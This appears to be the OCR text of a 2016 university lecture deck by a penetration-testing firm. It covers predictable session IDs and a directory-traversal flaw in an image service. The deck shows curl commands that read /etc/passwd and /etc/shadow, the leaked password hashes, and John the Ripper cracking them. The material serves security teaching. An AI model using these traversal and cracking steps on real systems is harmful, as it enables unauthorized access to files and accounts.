Penetration Tester

—

Click Monkey or Creative Hacker?

Sebastian Chrobak - RedTeam Pentesting GmbH
sebastian.chrobak@redteam-pentesting.de
https://www.redteam-pentesting.de/

Security Lab 2016
Research Group IT-Security - RWTH Aachen University
10 May 2016

Dates & Facts

- Founded in 2004 at RWTH Aachen
- 11 penetration testers,
  always 3 in a team
- Conducting penetration tests
  worldwide
- IT Security Research
- Specialised exclusively on penetration tests

→ Attacking a network or product with the owner's consent

What is a pentest?

- Way to test the security of an IT system
- Conducting a controlled attack
- Offensive techniques to discover real vulnerabilities

→ Slip into the role of a real attacker

What is a pentest?


- Way to test the security of an IT system
- Conducting a controlled attack
- Offensive techniques to discover real vulnerabilities

→ Slip into the role of a real attacker

What is a pentest?

- Way to test the security of an IT system
- Conducting a controlled attack
- Offensive techniques to discover real vulnerabilities

→ Slip into the role of a real attacker




What can be tested?


- Today, nearly everything!

What can be tested?


- Today, nearly everything!
- Web applications, Apps



```
<div class="container">
    <div class="row">
        <div class="col-md-6 col-lg-8"> <!-- ________ BEGIN NAVIGATION
            <nav id="nav" role="navigation">
                <ul>
                    <li><a href="index.html">Home</a></li>
                    <li><a href="home-events.html">Home Events</a></li>
                    <li><a href="multi-col-menu.html">Multiple Column Men
                    <li class="has-children"> <a href="#" class="current"
                        <ul>
                            <li><a href="tall-button-header.html">Tall But
                            <li><a href="image-logo.html">Image Logo</a></
                            <li class="active"><a href="tall-logo.html">Ta
                        </ul>
                    </li>
                    <li class="has-children"> <a href="#">Carousels</a>
                        <ul>
                            <li><a href="variable-width-slider.html">Variab
```



- (Internal) company networks



… and what else?

- Home automation systems

- Technical devices everyone knows/has

What's up today?

- How to approach objectives to be tested?
- How to identify vulnerabilities?
- Which tools can be used to exploit them?
- What are the impacts?

→ Based on real-world examples!

Random session IDs

Random session IDs

- Random session IDs of a website

```
TvWjLeJjGhPvAhJjNgBuPiFkRqJmHOL
```

Random session IDs

- Random session IDs of a website

```
TvWjLeJjGhPvAhJjNgBuPiFkRqJmHOL
```

- Or just random at first glance?

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```

How much randomness is really in there?

How much randomness is really in there?

- Every second character is upper case

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```

How much randomness is really in there?

- Every second character is upper case

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```

- Only one character changed for three session IDs

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```

How much randomness is really in there?

- Requests from different IP addresses

How much randomness is really in there?

- Requests from different IP addresses
- From 192.168.1.23:

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```

How much randomness is really in there?

- Requests from different IP addresses
- From 192.168.1.23:

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```

- From 10.100.1.42:

```
TvWjLdBhGbHvAhJlMgBuPiFkRtJmHOL
```

Reversing the *randomness*

- "Secret" key: dahfbhvagjhk

```
192.168.1.23 = 192168001023

dahfbhvagjhk

192168001023

------------

ejjghpvahjjn = eJjGhPvAhJjN
```

Reversing the *randomness*

- "Secret" key: dahfbhvagjhk

```
192.168.1.23 = 192168001023

dahfbhvagjhk

192168001023

------------

ejjghpvahjjn = eJjGhPvAhJjN
```

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```

Summary

- No random session IDs are generated
- Session IDs derivable from IP address

→ Access application on behalf of other users

Summary

- No random session IDs are generated
- Session IDs derivable from IP address

→ Access application on behalf of other users

Image retrieval system

Image retrieval system

```
<img src="/medias/image.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV8aW1
hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OWFmYm
Y0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

Image retrieval system

```
<img src="/medias/image.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV8aW1
hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OWFmYm
Y0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

Image retrieval system

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

Image retrieval system

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

Image retrieval system

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

→ Image remains the same

Wait, what's that URL parameter for?

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

Wait, what's that URL parameter for?

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

- Maybe it is base64 encoded?

Wait, what's that URL parameter for?

```
<img src="/medias/redteam.jpg?context=bWFzdGVyfHJvb3R8MTIzNDV
8aW1hZ2UvanBlZ3w3NDE1Njg3MzYxMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OW
FmYmY0Yzg5OTZmYjkyNDI3YWU0MWU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1"
alt="[...]" width="200" />
```

- Maybe it is base64 encoded?

```
$ echo -n "bWFzdGVyfHJvb3R8MTIzNDV8aW1hZ2UvanBlZ3w3NDE1Njg3MzY\
xMTcyLmpwZ3xlM2IwYzQ0Mjk4ZmMxYzE0OWFmYmY0Yzg5OTZmYjkyNDI3YWU0M\
WU0NjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1" | base64 -d
```

Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version

Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version
- Can be replaced by a dash ("-") to get latest version

Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version
- Can be replaced by a dash ("-") to get latest version

```
master|root|12345|image/jpeg|7415687361172.jpg|-
```

Changing the file name

```
$ echo -n "master|root|12345|text/plain|\
../../../../../../etc/passwd|-" | base64 -w0

bWFzdGVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8u

Li8uLi9ldGMvcGFzc3dkfC0=
```

Changing the file name & accessing arbitrary files

```
$ curl http://www.example.com/medias/redteam?context=bWFzd\
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8uLi9\
ldGMvcGFzc3dkfC0
```

Changing the file name & accessing arbitrary files


```
$ curl http://www.example.com/medias/redteam?context=bWFzd\
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8uLi9\
ldGMvcGFzc3dkfC0
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

What about /etc/shadow?

What about /etc/shadow?

```
$ curl http://www.example.com/medias/redteam?context=bWFzd\
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8uLi8uLi9\
ldGMvc2hhZG93fC0
```




```
root:$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3/K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4f3cb/.BK8/:1
[...]
seclab:$6$FSsCdMlf$.pdmpRa2bmK8CwHQQCIFeRgXNsPTUKgyufj/oEuQgp2RDX7kVUCuSp2onAKIowD81.bCCJcnSxgCb5i175auR1
itsec:$6$yAmpHOiz$tGOjOCvjHj2GsGltVO.NTddl4.kLeg3fihD8csjhmzQLxmqFXnwbm.hLmLIaa8ZmoszRpFVV.ggFQGhvw8LVO.:
```

Cracking the passwords with John the Ripper

```
$ cat users
root:$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3/K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4f3cb/.BK8/
seclab:$6$FSsCdMlf$.pdmpRa2bmK8CwHQQCIFeRgXNsPTUKgyufj/oEuQgp2RDX7kVUCuSp2onAKIowD81.bCCJcnSxgCb5i175auR1
itsec:$6$yAmpHOiz$tGOjOCvjHj2GsGltVO.NTddl4.kLeg3fihD8csjhmzQLxmqFXnwbm.hLmLIaa8ZmoszRpFVV.ggFQGhvw8LVO.
```

Cracking the passwords with John the Ripper



```
$ john users
[...]
Loaded 3 password hashes with 3 different salts
(sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
seclab           (seclab)
toor             (root)
2g 0:00:00:02 0.45% 2/3 (ETA: 08:17:06) 0.7905g/s 641.5p/s
642.6c/s 642.6C/s bigdog..daisy
```

Try the harder one using a password list

```
$ john users --wordlist=top50000.pwd
[...]
Remaining 1 password hash
secret123        (itsec)
1g 0:00:00:23 DONE (2016-05-08 08:10) 0.04237g/s 718.6p/s
718.6c/s 718.6C/s switchfoot..clarinet1
Session completed
```

Summary

- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
  → Retrieve arbitrary files from the server's filesystem

Summary

- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
  → Retrieve arbitrary files from the server's filesystem
- Web server is started as privileged user (/etc/shadow)
- Using John the Ripper to crack the users' passwords
  (the passwords were weak!)

Summary

